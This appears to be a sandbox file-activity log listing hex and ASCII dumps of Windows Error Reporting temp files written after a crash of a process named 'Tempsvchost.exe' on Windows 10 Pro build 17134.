C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	7860	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 00 00 11 00 00 10 00 00 00 00 00 00 28 fd 57 00 01 00 00 00 fd fd 7c 00 54 78 3c 77 23 00 00 00 46 02 01 00 fd fd 7c 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++(W|Tx<w#F|+	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	1620	168	fd 19 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 54 78 3c 77 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1e 00 00	Tx<w	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	9292	20	05 00 00 00 1c fd 7c 00 00 00 00 00 fd 14 00 00 fd 24 00 00	|$	success or wait	5	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	9376	5348	fd fd 3e 77 fd 1a fd 76 fd fd fd fd 50 fd 7c 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 00 00 00 fd 00 00 00 00 00 00 00 24 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 60 2f 00 00 00 00 00 00 00 00 00 00 00 00 00 50 fd 7c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	>wvP|$`/P|	success or wait	4	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	20252	256	fd 08 00 fd fd 54 00 00 00 fd fd fd 3f 77 fd fd fd 18 00 fd fd 55 00 00 00 fd fd fd 3f 77 fd fd fd 2c 00 fd fd 56 00 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd 57 00 00 00 fd fd fd 3f 77 fd fd fd 18 00 fd fd 58 00 00 00 fd fd fd 3f 77 fd fd fd 0c 00 fd fd 59 00 00 00 fd fd fd 3f 77 fd fd fd 40 00 fd fd 5a 00 18 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd 5b 00 1d 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd 5c 00 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd 5d 00 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd 5e 00 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd 5f 00 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd 60 00 00 00 fd fd fd 3f 77 fd fd fd 18 00 fd fd 61 00 07 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd 62 00 00 00 fd fd fd 3f 77 fd fd fd 1c 00 fd fd 63 00 00 00 fd fd fd 3f 77 fd	T?wU?w,V?wW?wX?wY?w@Z?w[?w\?w]?w^?w_?w`?wa?wb?wc?w	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	1788	4	01 00 00 00		success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	8576	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 28 fd 57 00 00 00 00 00 fd fd 7c 00 fd fd 3e 77 23 00 00 00 12 02 00 00 20 fd 7c 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++(W|>w# |+	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	1792	48	fd 19 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 2f 00 00 00 00 00 1c fd 7c 00 00 00 00 00 fd 14 00 00 fd 24 00 00 fd 02 00 00 fd 21 00 00	/|$!	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	1852	4	27 00 00 00	'	success or wait	39	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	6718	36	1e 00 00 00 54 00 65 00 6d 00 70 00 73 00 76 00 63 00 68 00 6f 00 73 00 74 00 2e 00 65 00 78 00 65 00 00 00	Tempsvchost.exe	success or wait	39	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	5960	752	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1e 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 06 03 00 00 00 00 40 6d 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 0b fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 2b 15 1b 00 00 00 00 00 15 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00	&w`A!-aBB? #@AZb@m+@	success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	20508	9432	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	32	108	03 00 00 00 34 00 00 00 fd 06 00 00 04 00 00 00 78 10 00 00 3c 07 00 00 05 00 00 00 54 00 00 00 4c 24 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 19 00 00 44 5b 00 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	4x<TL$T8TD[	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 35 00 38 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6588</Pid>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1002	76	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 54 00 65 00 6d 00 70 00 73 00 76 00 63 00 68 00 6f 00 73 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>Tempsvchost.exe</ImageName>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1078	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1082	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1086	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1176	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1180	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1184	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 38 00 33 00 31 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>28317</Uptime>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1228	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1232	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1236	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1318	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1322	2	09 00		success or wait	2	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1326	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1378	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1382	2	09 00		success or wait	2	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1386	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1430	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1434	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1440	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 34 00 32 00 33 00 36 00 36 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>94236672</PeakVirtualSize>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1526	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1530	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1536	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 31 00 37 00 33 00 34 00 34 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>90173440</VirtualSize>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1606	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1610	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1616	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 36 00 33 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2635</PageFaultCount>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1690	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1694	2	09 00		success or wait	3	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1700	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 37 00 33 00 32 00 30 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>9732096</PeakWorkingSetSize>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1796	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1800	2	09 00		success or wait	3	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1806	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 32 00 31 00 36 00 30 00 30 00 30 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>9216000</WorkingSetSize>	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	1886	4	0d 00 0a 00		success or wait	1	6F5D497A	unknown
